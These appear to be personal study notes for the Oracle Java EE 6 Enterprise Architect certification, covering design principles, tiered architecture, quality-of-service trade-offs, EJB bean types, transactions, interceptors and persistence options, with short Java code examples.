Oracle Certified Master, Java EE 6 Enterprise Architect

Auxiliar resources:

⌦SEE “JAAS.pdf” (http://ubergeekcd.tripod.com/Html/Jaas.html)

http://www.slideshare.net/siamak82/java-ee-6-whats-new

http://ccia.ei.uvigo.es/docencia/SCS/1011/transparencias/cheat-sheet-JSF2.pdf

http://www.javaworld.com/javaworld/jw-02-2009/jw-02-servlet3.html?page=1

https://sites.google.com/site/sureshdevang/scea--whizlab-sample-test

https://sites.google.com/site/sureshdevang/scea-part-1-mock-questions-and-ans

http://www.slideshare.net/Rule_Financial/jee-design-patterns-marek-strejczek-rule-financial

http://www.javaworld.com/javaworld/jw-05-2009/jw-05-domain-driven-design.html

Contents

Application Design Concepts and Principles

1) Identify the effects of an object-oriented approach to system design including the effect of encapsulation, inheritance, and use of interfaces.

- **Encapsulation**: Details and behavior hidden. Interaction only through (narrow) defined interface. Increases modularity.
- **Inheritance**: class extended in a new class with additional data/behavior. Increases code reuse.
- **Polymorphism**: type could refer to different types. Through inheritance and implementing different interfaces. Increases abstraction of classes (hides implementation details).
- **Use of interfaces**: contract between class and outside world. Increases better design, promotes readability, promotes maintainability, increases flexibility.


SOLID (**Single responsibility, Open-closed, Liskov substitution, Interface segregation and Dependency inversion**) is a mnemonic acronym introduced by Michael Feathers for the "first five principles" identified by Robert C. Martin[1][2] in the early 2000s[3] that stands for five basic principles of object-oriented programming and design.

	Initial	Concept
S	**SRP**	Single responsibility principle: a class should have only a single responsibility.
O	**OCP**	Open/closed principle: "software entities … should be open for extension, but closed for modification".
L	**LSP**	Liskov substitution principle: "objects in a program should be replaceable with instances of their subtypes without altering the correctness of that program". See also design by contract.
I	**ISP**	Interface segregation principle: "many client-specific interfaces are better than one general-purpose interface."
D	**DIP**	Dependency inversion principle: one should "Depend upon Abstractions. Do not depend upon concretions." Dependency injection is one method of following this principle.

2) Identify how the Separation of Concerns principle applies to the component model of a Java EE application; including client, the web and business component containers, and the integration and resource layers.

- **Concerns** = different aspects of software functionality. For instance, the "business logic" of software is a concern, and the interface through which a person uses this logic is another.
- **Separation of Concerns (SOC)=** keeping the code for each of these concerns separate. Changing the interface should not require changing the business logic code, and vice versa. Example: Model (business logic)-View-Controller (**MVC**) design pattern is an excellent example of separating these concerns for better software maintainability.

Tiers of a Java EE System



- **Client (Application Client and Web)**: GUI directly interacts with web tier or with Business tier. Web uses browser, applets to interact with web server through HTTP. Responsible for direct presentation and interaction with user.
- **Web components**: processes web requests. Acts as mediator between clients and business components.
- **Business**: (solves domain-specific) business problems. The abstract business logic processing here.
- **Integration and Resource**: handles connectivity with data stores and other (legacy) systems.

3) Identify the correct interpretation of Separation of Concerns as it applies to the Java EE service layers, including component APIs, run-time containers, the operating system, and hardware resources.

Layers of a Java EE System

- **Networking infrastructure**: responsible for networking services
- **Compute and storage**: the hardware or physical server. Provides computing power for the OS.
- **Enterprise services (OS)**: responsible for the execution environment of the application infrastructure. Provides computing time and access to (abstract) hardware.
- **Application infrastructure (container)**: responsible for executing the application. Also provides services like: security, transactions, JNDI, and other connectivities.
- **Virtual platform (component APIs)**: used to implement/support business logic. API Components include: JavaBeans, Java Servlets, JavaServer Pages/Faces, Java Message Service API, Java Transaction API, etc.

FIGURE 1–10 Java EE APIs in the Application Client Container

FIGURE 1–8 Java EE APIs in the Web Container





FIGURE 1–9 Java EE APIs in the EJB Container




Five interesting concepts introduced in JEE6:


- **Profiles** = For building small- to medium-sized enterprise applications, the entire stack of Java EE APIs may be overkill. Enter Profiles, subsets of Java EE APIs targeting particular classes of applications. In JEE6 there is the WEB PROFILE, essentially it contains all APIs required to build a web application (annotations, servlet, jsf,..)

API	Web Profile	Full Profile
Servlet 3.0	✔	✔
JSP 2.2	✔	✔
JSTL 1.2	✔	✔
EL 1.2	✔	✔
JSF 2.0	✔	✔
CDI 1.0	✔	✔
EJB 3.1 (Lite)	✔	✔
EJB 3.1 (Full)		✔
JPA 2.0	✔	✔

API	Web Profile	Full Profile
JTA 1.1	✔	✔
JMS 1.1		✔
JavaMail 1.4		✔
JAX-WS 2.2		✔
JAX-RS 1.1		✔
JAXB 2.2		✔
JACC 1.0		✔
JCA 1.6		✔



- **Packaging simplified**:

an EJB can be a POJO annotated with EJB annotations (such as @javax.ejb.Stateless) and bundled within WEB-INF/classes inside a WAR.	

- **Extensibility**: This mechanism provides a way to include additional technologies and frameworks that are not part of the standard platform. Extensibility points and Service Provider Interfaces (SPIs) help developers plug in these technologies to their platform implementations. Two new extensibility options are support for open-source enterprise application frameworks and scripting languages. ????????????????????????????????
- **Pruning an API =** It is performed as a multistep process where a candidate is declared in one release but may be relegated to an optional component in the next release, depending on community reaction, for example in JEE6 pruned APIs are 5: **JAX-RPC**, **EJB 2.x** Entity Beans CMP, **JAXR** (java UDDI registries), **Java EE Application Deployment** (JSR-88), **Java EE Management** (JSR-77). Main reason=they are not popular
- **Convention over configuration**= is a design paradigm, which seeks to standardize, simplify, and decrease the number of decisions that developers need to make without compromising on flexibility. For example, ANT build tool allowed you to come up with any project structure, whereas Maven is strict on convention as to how the project is structured.

4) Identify non-functional and quality-of-service requirements that influence application design, including trade-offs in performance, availability, and serviceability.

In addition to the business requirements of a system, you must satisfy the service-level or quality of service (QoS) requirements, also known as non-functional requirements (NFRs), during the inception and elaboration phases to define a quality of service measurement for each of the service-level requirements.

- **Scalability**: ability to support service when load increases.
  - Vertical scaling is adding more resources like: memory, processors, etc.
  - Horizontal scaling is adding more parallel components like extra servers. using more tiers.
- **Maintainability**: ability to correct flaws. Architecture should be easy to understand and alter. Achieved by breaking the system into more modules and tiers.
- **Reliability**: consistency and integrity of transactions (for a system to truly scale, it must be reliable). ↑ by using more tiers to prevent single-point-of-failure.
- **Availability**: ability to be always accessible (x seconds down/week). ↑ by redundancy (see below)
- **Extensibility**: ability to add or modify functionality. Achieved by breaking the system into more modules and tiers.
- **Performance**: the response/throughput time of the system. Achieved by using more tiers. (seconds/trans).

- **Manageability**: ability to ensure quality of service as it runs (check health of the system). This includes: monitoring, reconfiguring, deploying and upgrading. Sometimes achieved by using more tiers (only when not more complexity is introduced).
- **Security**: ability to protect system from being compromised. Sometimes achieved by using tiers (tiers can introduce more weaknesses, but tiers like additional firewalls or DMZ will improve security).

you can think of the layout of an architecture (tiers and layers) as having six independent variables that are expressed as dimensions

- **Capacity (height):** raw power (CPU, network connection, large store), ↑ by vertical scaling. Improves *performance*, *availability* and *scalability*
- **Redundancy (width):** multiple systems work on the same job. ↑ by horizontal scaling. Increases *performance*, *reliability*, *availability*, *extensibility* and *scalability*. It can decrease *performance*, *manageability* and *security.* Techniques:

Load Balancing	Failover (fault tolerant)	Cluster
Types: 1. **Network Switches:** implemented in firmware, high speed 2. **Cluster management software:** high flexibility and management 3. **DNS configuration:** problem with session affinity Algorithms: 1. **Round robin** 2. **Response time:** pick the quickest 3. **Lest loaded** 4. **Weighted** 5. **Client DNS-based** 6. **Own strategy**	**1)Maintaining a stand-by server:** an extra server is in stand-by until there is a fault • **Hot replication (active):** synchronization between actives and replica happens for each request and reply • **Warm replication(passive):** synchronization between actives and replica happens at certain point • **Cold replication:** No synchronization between servers. **2)Designing with extra capacity:** No extra server, but all of them are working below its capacities, so in case of need they are able to recover with no notice	• **Two node clusters (symmetric and asymmetric):** you can either run both servers at the same time (symmetric), or use one server as a stand-by failover server for the other (asymmetric). • **Clustered pairs:** pairs of one active, one replica • **Ring:** the failure of one node Is handled by its neighbours • **N+1 (star):** N active and 1 replica • **Scalable (N to N):**

Definitions:

- **Fail-Silent faults**: stops silently the server
- **Byzantine faults**: Unit failing continues working but giving wrong data
- **Sticky sessions:** route the requests for a particular session to the same physical machine that serviced the first request for that session.
- **Clustered HTTP Session:** means redundant storing of the attributes of a HTTPSession on nodes of a cluster, it is good for availability but bad for performance
    - **High availability:** because in the event one of your node crashes, another node in the cluster will be able to recover. Hence, the fault-tolerance is improved.
    - **performance costs:** due to resources and time consumed to serialize objects stored in the session

and due to network bandwidth requirements needed to keep the copies in sync.

- **Modularity:** is how you divide a computational problem into separate elements and spread those elements across multiple computer systems. Modularity indicates how far into a system you have to go to get the data you need. Improves *scalability, extensibility, maintainability* and *security*. It can decrease *performance, reliability, availability* and *manegeability*
- **Tolerance:** is the time available to fulfill a request from a user. Tolerance is closely bound with the overall perceived performance. Tolerance can increase *performance*, *scalability*, *reliability*, and *manageability*.
- **Workload**: computational work being performed at a particular point within the system. Workload is closely related to capacity in that workload consumes available capacity, which leaves fewer resources available for other tasks. It can increase *performance*, *scalability*, and *availability*.
- **Heterogeneity:** comes from the variation of technologies that are used within a system.can increase *performance* and *scalability*. It can decrease *performance*, *scalability*, *availability*, *extensibility*, *manageability*, and *security*.

<table>
<tr><th>2 tier</th><th>3 tier</th><th>n-tier</th></tr>
<tr><td>• Client: thick client including presentation and business logic
• Server: a database</td><td>• Web tier
• Business Tier
• Resources tier</td><td>• Web tier
• Business Tier
• Integration tier
• Resources tier</td></tr>
<tr><td>• Scalability: BAD (the only component that can scale is DB)
• Maintainability: NO (all clients have to be altered)
• Reliability: contradiction(*)
• Availability (*): BAD (server/database single-point-of-failure)
• Extensibility: NO (all clients have to be altered)
• Performance: GOOD
• Manageability: BAD (imposible to monitor all clients)
• Security(*): GOOD (most clients are behind corporate firewall)</td><td colspan="2">• Scalability: YES
• Maintainability: YES (application is layered)
• Reliability: YES (if designed to be fault-tolerant and with redundancy)
• Availability: YES (if designed to be fault-tolerant and with redundancy)
• Extensibility: YES (loosely coupled)
• Performance: YES
• Manageability: YES (application server provides management services) . <u>In n-tier is poorer (many tiers)</u>
• Security: YES (security around each tier)</td></tr>
<tr><td colspan="3">(*) contradiction, some books and internet pages says “YES” while others “NO”</td></tr>
</table>

Business Tier Technologies

1) Identify the correct EJB technology to apply for a given scenario, including entity classes, session beans, message-driven beans, timers, interceptors, and POJOs.

- With the introduction of EJB 3.0 the local and remote homes became optional and should no longer be used. With EJB 3.1 even the Business Interface is no longer mandatory, so you can use directly the bean implementation (the no-interface view). However It is not recommended to use a no-interface view, because it makes testing and mocking harder

- the EJB container is required by the spec to copy all parameters and return values, however, most of the containers provide proprietary extensions to return a reference even in the remote case (proxys ???)

- cross-cutting checks is, for example, the `@MaxTime` annotation, which defines the maximum invocation time. An interceptor could use this additional information, compare it with measured time, and report slow methods

- method as `@Asynchronous` , they will be invoked in a background threat, the method only can return void or `Future<V>`. The `future` even allows the cancelation of the current task with the method cancel(…). NOTE: Session bean methods that expose web services can't be asynchronous.

- All exceptions are runtime (no `RemoteException`)

- In JEE, there is two types of transaction management:

  - **Bean Managed** : In this case the bean is annotated with `@TransactionManagement(TransactionManagementType.BEAN)`. In this mode, the developer must manage the transaction himself.
  - **Container Managed**: this is the default behavior and it corresponds to marking the bean `@TransactionManagement(TransactionManagementType.CONTAINER)`. This mode is called Container Managed Transaction Demarcation. This idea is that every public method is transactional and is marked as `@Required`. The `@TransactionAttribute` annotation can also be put directly on the method. Valid options are:
    - **`REQUIRED`**: if there is an existing transaction then it reuses it, otherwise it creates a new one.
    - **`REQUIRES_NEW`**: it always creates a new transaction
    - **`NEVER`**: if there is an existing transaction then it fails
    - **`MANDATORY`**: if there is an existing transaction then it reuses it, otherwise it fails
    - **`NOT_SUPPORTED`**: If there is a transaction then it suspends it and it does not propagate the transaction to other business methods, otherwise it does nothing.
    - **`SUPPORTS`**: If a transaction exists then it works as for `REQUIRED`, otherwise it works as for **`NOT_SUPPORTED`**.

Stateless Session Beans

```
@Stateless
@Local(BookOrderingServiceLocal.class)
@Remote(BookOrderingServiceRemote.class)
@TransactionAttribute(TransactionAttributeType.REQUIRES_NEW)
public class BookOrderingServiceBean implements BookOrderingServiceLocal {
      public void cancelOrder(String id) {
      }
      public void order(String isbn, String name) {


  }
```

- Performs a specific business operation
- Only suitable for business operation that requires only one operation
- Pooled when not used
- Can be used locally or remotely using Java RMI
- CMT or BMT

Adventages	Disavantages
• Shareable by many clients • Scalable • Reusable (pooling) • Can be exposed as web service	• Does not maintain conversational state with client • Only suitable for business operation that requires only one operation • Does not survive server crash

Stateful Session Beans

Unlike stateless session beans, stateful session beans maintain a state across several client invocation. This is because there is a one to one relationship between a client and a stateful session bean.

The following code snippet describes a stateful session bean that maintains a counter across several invocations. A stateful session bean is annotated with @Stateful. As it is stateful, it maintains a session state and it is therefore important to set a timeout. Otherwise, the number of open session will raise and it will consume the server memory. The timeout is defined using the @StatefulTimeout annotation.

Because there is no instance sharing among several client, Stateful session beans are more resource-demanding than stateless session beans. Therefore, they should be used with great care.

```
@Stateful
@StatefulTimeout(unit = TimeUnit.MINUTES, value = 30)
public class StudentStatisticsServiceImpl implements StudentStatisticsService {

  private Long numberOfAccess = 0l;

  @Override
```

```
  public String getStatistics() {
      return "The student service has been invoked #" + numberOfAccess
              + " in this session";
  }

  public void count() {
      numberOfAccess++;
  }
}
```

As a stateful session bean is not per se linked to an HTTP session, the application client code must ensure to remember which instance of the EJB is dedicated to which client. When used in conjunction with a Servlet, Stateful beans are often put in the HTTP session for further reuse.

```
@Override
protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
      StudentStatisticsService statistics = (StudentStatisticsService)
request.getSession().getAttribute(
              StudentStatisticsService.class.toString());

      if (statistics == null) {
          try {
              InitialContext ctx = new InitialContext();
              statistics = (StudentStatisticsService) ctx
                      .lookup("java:global/JEE6-EAR/JEE6-EJB-0.0.1-
SNAPSHOT/StudentStatisticsServiceImpl");
              request.getSession().setAttribute(StudentStatisticsService.class.toString(),
statistics);
          } catch (NamingException e) {
              throw new RuntimeException(e);
          }

      }

      statistics.count();

      response.getOutputStream().println("There are #" + studentService.getAll().size() + "
students in the database");
      response.getOutputStream().println(statistics.getStatistics());
      response.getOutputStream().println(studentService.getStatistics());
}
```

Either the EJB is looked-up with JNDI and then put into the HTTP session or, when using CDI, the link is made based on the caller scope. The class StudentServiceFacade.java describes how the injection automatically links the correct instance of a stateful session bean to a given based on the @SessionScoped annotation.

```
@SessionScoped
@Path("/studentService")
public class StudentServiceFacade implements Serializable {

  private static final long serialVersionUID = 1318211294294344900L;

  @EJB
  StudentService studentService;

  @EJB
  StudentStatisticsService studentServiceStatistics;


  @GET
```

```
  @Produces({ "application/xml", "application/json" })
  @Path("session")
  public Response getSessionStatistics() {
      return Response.ok(studentServiceStatistics.getStatistics()).build();
  }

  ...
}
```

As the container does not share the stateful instances, it might run out of memory and therefore it will try to save the state of the bean on disk (or database). This operation is called **Passivation**. Afterwards, when the client comes back and requires its stateful instance, the container loads it from the disk. This operation is called **Activation**.

Some operations such as initializing/cleaning File, a socket connection, or a database connection can be made before activation and/or after activation using the following @PrePassivate and the @PostActivate annotations.

Whenever the user logs out and thus invalidate the HTTP Session, you might want to clean up the EJB state and release the resources. To achieve this, the client must call a method annotated with @Remove. As soon as the client call is over the container can garbage the bean. The idea is simply to get ahead of the timeout.

- Performs a specific business operation
- Suitable for business operation that requires multiple invocation
- Can be used locally or remotely using Java RMI
- CMT or BMT

Adventages	Disavantages
• Maintains conversational state with client	• Not shareable • Not scalable • Not reusable (no pooling) • Does not survive server crash • Can not be exposed as webservice

Message Driven Beans

```
@MessageDriven(mappedName = "MyQueue")
@TransactionManagement(TransactionManagementType.BEAN)
public class StudentRegistrationService implements MessageListener {

  @PersistenceContext
  EntityManager em;

  ...

  public void onMessage(Message inMessage) {
```

```
        TextMessage msg = null;

        em.getTransaction().begin();

        try {
            ...
            msg = (TextMessage) inMessage;
            logger.info("MESSAGE BEAN: Message received: " + msg.getText());
            logger.info(Thread.currentThread().getName());
            ...
        } catch (JMSException e) {
            em.getTransaction().rollback();
            ...
        }
        em.getTransaction().commit();
    }
}
```

- Asynchronous processing of JMS messages
- Loosely coupled client
- CMT or BMT

Adventages	Disavantages
• Shareable by many clients • Reusable • Scalable • Pooled when not in use	• Does not maintain conversational state with client • Can only listen to one queue or topic

Entity Beans

- Same as defined in J2EE (backwards compatible)
- Shared by many clients
- Replaced by Entity Classes with Java Persistence API (JPA) in EJB3
- Models persistence part of application
- CMP or BMP
- CMT only

Advantages	Disavantages
• Persistent, survive server shutdowns and crashes • Not only for relational databases	• Depends on EJB container • Heavyweight (requires remote/local and home interfaces) • Inheritance not possible • Polymorphism not possible • Difficult to OO-model

Entity Classes (JPA)

- POJO annotated with @Entity
- Shared by many clients
- JPA managed (no more CMP or BMP)
- Models persistence part of the application

Adventages	Disavantages
• POJO • Can implement Serializable interface • Inheritance possible • Polymorphism possible • OO-modeling possible	• JPA persistence is only for relational databases

Interceptors

Interceptors are used to enhance the business method invocations and the beans' lifecycle events. Interceptors implements the AOP paradigm.

Interceptors are of two kinds:

- Lifecycle event interceptors such as @PostConstruct, @PostActivate, and @PrePassivate, and @PreDestroy enable to add logic when the bean is created or destroyed.
- Call-based interceptors that relies on the @AroundInvoke annotation.

In the first case, adding the annotation before the method declaration is enough. It will then be called when the lifecycle event occurs. In the latter case, in addition to the annotation the developer must configure the ejb-jar.xml file.

Here is a simple interceptor that prints out the time consumed by a method call:

```
@AroundInvoke
public Object intercept(InvocationContext ctx) throws Exception
{
   long start = System.currentTimeMillis();

   try {
      Object value = context.proceed();
   } finally {
         StringBuilder str = new StringBuilder("******  ");
      str.append(context.getMethod().getName());
      str.append(" took :");
      str.append(System.currentTimeMillis() - start);
      str.append(" ms  ******");

      mLogger.info(str.toString());
   }
}
```

In addition to the interceptor declaration, it must be activated by mean of either an annotation on the target EJB or via the ejb-jar.xml file. If several interceptors are declared, then the order of declaration is the order of execution: the last is the most nested interceptor.

The following example presents the annotation based declaration.

```
@Stateless
@Interceptor({PerformanceEJBInterceptor.class})
public final class StudentServiceJPAImpl implements StudentService, StudentServiceRemote {
```

In the following snippet, the interceptor is applied to all methods whose name is like get* and EJB's name is like Student*. It is also possible to specify the parameters' type in case of overloading.

```
<assembly-descriptor>
 <!-- Default interceptor that will apply to all methods for all beans in deployment -->
 <interceptor-binding>
      <ejb-name>Student*</ejb-name>
      <method>
           <method-name>get*</method-name>
      </method>
      <interceptor-class>ch.demo.business.interceptors.PerformanceEJBInterceptor</interceptor-
class>
   </interceptor-binding>
   ...
</assembly-descriptor>
```

Timers

Some services are not directly linked to a client session. This is the case for batch processes that must run every x hours. To that end, EJB 3.1 provides the annotation @Schedule to specify how often a service method must be called. This is similar to the CRON feature on UNIX systems.

The following example runs the method `doSomethingUseful` every 30 minutes.

```
@Schedule(minute="*/30", hour="*")
public void doSomethingUseful() {
    ...
}
```

Security

Another great feature of EJBs is their ability for declarative authorization and the integration in the JAAS framework. JAAS is the Java Authentication and Authorization Service It provides unified services to access user directories for user authentication and their authorization. As the client is already authenticated, at the EJB level, only authorization matters.

After authentication, a principal (e.g., user name, role) is set in the context. This principal is used for authorization.

The main annotation is @RolesAllowed followed by a list of authorized roles. As an example, look at the method getDistribution of StudentServiceJPAImpl.java. The method is only allowed for client that belongs to the group/role user.

Sometimes, a method of an EJB is not executed in the context of an authenticated user or the authenticated user has not enough credentials. If it is still important to run the method, you can use the @RunAs annotation. This basically overrides the current security context (and the associated principal) similarly to sudo for UNIX.

In any EJB, it is possible to get the current client session and therefore the principal:

```
@Resource
SessionContext ctx;

public void doSomething() {
  // obtain the principal.
  Principal principal = ctx.getCallerPrincipal();
  // obtain the name.
  String name = callerPrincipal.getName();
  // Is the caller an admin?
  ctx.isCallerInRole("admin")
}
```

Asynchronous calls

Asynchronous calling means that the control is returned to the caller before the process has been completed. For instance, a batch job that loads 1000 customers description from one database, processes them and finally save them in another database. From a performances point of view, it is better to split the process in x batches and then to wait until every thing is finished. Firstly, if the asynchronous call is made to another EJB, it is possible to leverage the pool to have parallel treatments without managing multi-threading and race conditions. Secondly, as the different call may use different database connections, it will limit the database bottleneck.

To do this, JEE provides the @Asynchronous annotation. Any method that returns either nothing (void) or an instance of type Future<T> can be run asynchronously.

The Future interface exposes the method get that blocks until the job is over. The following class, exposes the method processJob that runs asynchronously.

The methods processJobs starts 10 times the method processJob and put the resulting Future<String> in an array. Then it iterates of the pool and wait until all calls have returned.

```
@Stateless
public class BatchProcessor {

public void processJobs() {
  Future<String>[] pool = new Future<String>[10];
  for (int i = 0; i < 10; i++) {
      pool[i] = processJob("Job #" + i);
  }

  for (int i = 0; i < 10; i++) {
      pool[i].get();
  }
}
```

```
@Asynchronous
public Future<String> processJob(String jobName) {

    try {
        Thread.sleep(10000);
    } catch (InterruptedException e) {
        Thread.interrupted();
        throw new IllegalStateException(e);
    }
    return new AsyncResult<String>(jobName);

}
```

Singleton Beans

Singleton beans (@Singleton) are special kind of EJBS that exist only in one instance in the container. This is for instance useful to initialize the application. Thus, @Singleton can be associated with @Startup to start the EJB during container's startup.

As there is only one instance, it means the bean is meant to be shared. Therefore, it is important to specify the locking policy. There are two types of locking: -

- Container managed concurrency management @ConcurrencyManagement(ConcurrencyManagementType.CONTAINER). This is the default behavior and it is highly recommended to stick to it. Annotating a method (or the class) with @Lock(LockType.READ) means that the method can be safely access concurrently. @Lock(LockType.WRITE) requires the calls to the method to be serialized. The methods are @Lock(LockType.WRITE) by default. –
- Bean managed concurrency management @ConcurrencyManagement(ConcurrencyManagementType.BEAN). This requires the developer to use synchronized and volatile to achieve good concurrency.

By default the class is marked as @Lock(LockType.WRITE), thus EVERY CALL is synchronized. This is probably not the expected behavior (at least most of the time) and produces a huge bottleneck. Make sure to set the proper lock policy on the class and to only put @Lock(LockType.WRITE) where needed.

The following bean initialize a shared variable during container startup and lock the access to the modification to only one thread (client) at a time.

```
@Singleton
@Startup
@Lock(LockType.READ)
public class StatusBean {
  private String status;

  @PostConstruct
  void init {
    this.status = "Ready";
  }

  public String getStatus() {
    return this.status;
  }
```

```
  @Lock(LockType.WRITE)
  public void setStatus(String new Status) {
    this.status = newStatus;
  }

  @Lock(LockType.WRITE)
  @AccessTimeout(value=360000)
  public void doTediousOperation {
    ...
  }
}
```

2) Identify benefits and drawbacks of different persistence technologies such as BMP, CMP, and JPA, including ease of development, performance, scalability, extensibility, and security.

Note: CMP and BMP are related exclusively to EntityBeans (EJB 2.1)

Container-Managed Persistence (CMP)	Bean-Managed Persistence (BMP)	Java Persistence API (JPA)
➢ Container handles persistence, relationships and lifecycle ➢ Mapping defined in XML files ➢ Similar to ORM and JPA ➢ Used to manage J2EE entity beans and JPA • **Easy of development**: Good, container handles persistence, but cannot handle complex data types, no maintenance of persistence code • **Performance**: Bad, especially bulk operations, worse than BMP • **Scalability**: Good, caching, managed environment • **Extensibility**: Good, no persistence code to be maintained • **Security**: Good, based on JEE services	➢ Bean has to manage persistence, relationships and lifecycle ➢ Similar to DAO ➢ Flexible • **Easy of development**: Bad, persistence has to be developed, but more flexible, persistence code has to be maintained • **Performance**: Good, especially bulk operations • **Scalability**: Bad, not a managed environment • **Extensibility**: persistence code has to be maintained/developed • **Security**: Bad, no build-in security mechanisms, be careful for SQL-injections	➢ Replaces Entity Beans ➢ Annotations ➢ For RDBMS ➢ XML mapping file ➢ Automatically handling of data relationships ➢ Similar properties as ORM • **Easy of development**: Good, reduces mapping code • **Performance**: Bad, not suitable for bulk operations • **Scalability**: Good, caching, managed environment • **Extensibility**: Good, transparant layer, minimal mapping code • **Security**: Good, based on JEE services

3) Identify the benefits and drawbacks of implementing Web Services in the EJB component container.

Web Services

Two ways of developing Web Service:

1. **JAX-WS API** for web container
2. **Stateless Session Bean** for EJB container

Web Services are created using the JAX-WS API. POJOs can be transformed to web services using annotations. JAX-WS supports SOAP 1.1 and SOAP 1.2. Any stateless session bean can be deployed as a SOAP web service. The declaration of Service Endpoint Interface (SEI) is not required anymore. The client uses a generated proxy to invoke the Web Service.

Adventages	Disavantages
• W3C Standard • Integration of heterogeneous systems • Convert POJOs to Web Service using annotations • Clear interface contract in WSDL document • XML-format • Suitable for SOA • HTTP-tunneling through firewall • Transparant Web Service invocation object (proxy) • Synchronously or Asynchronously processing • Support for Message Transmission Optimized Mechanism (MTOM) • JAX-WS tools for automatic generation of WDSL or class files	• Performance, due to serialization of objects into XML and vice versa. • Stateless communication

4) Select the appropriate use of JPA and JPQL in a given scenario.

JPQL is based on the Hibernate Query Language (HQL), an earlier non-standard query language included in the Hibernate object-relational mapping library.

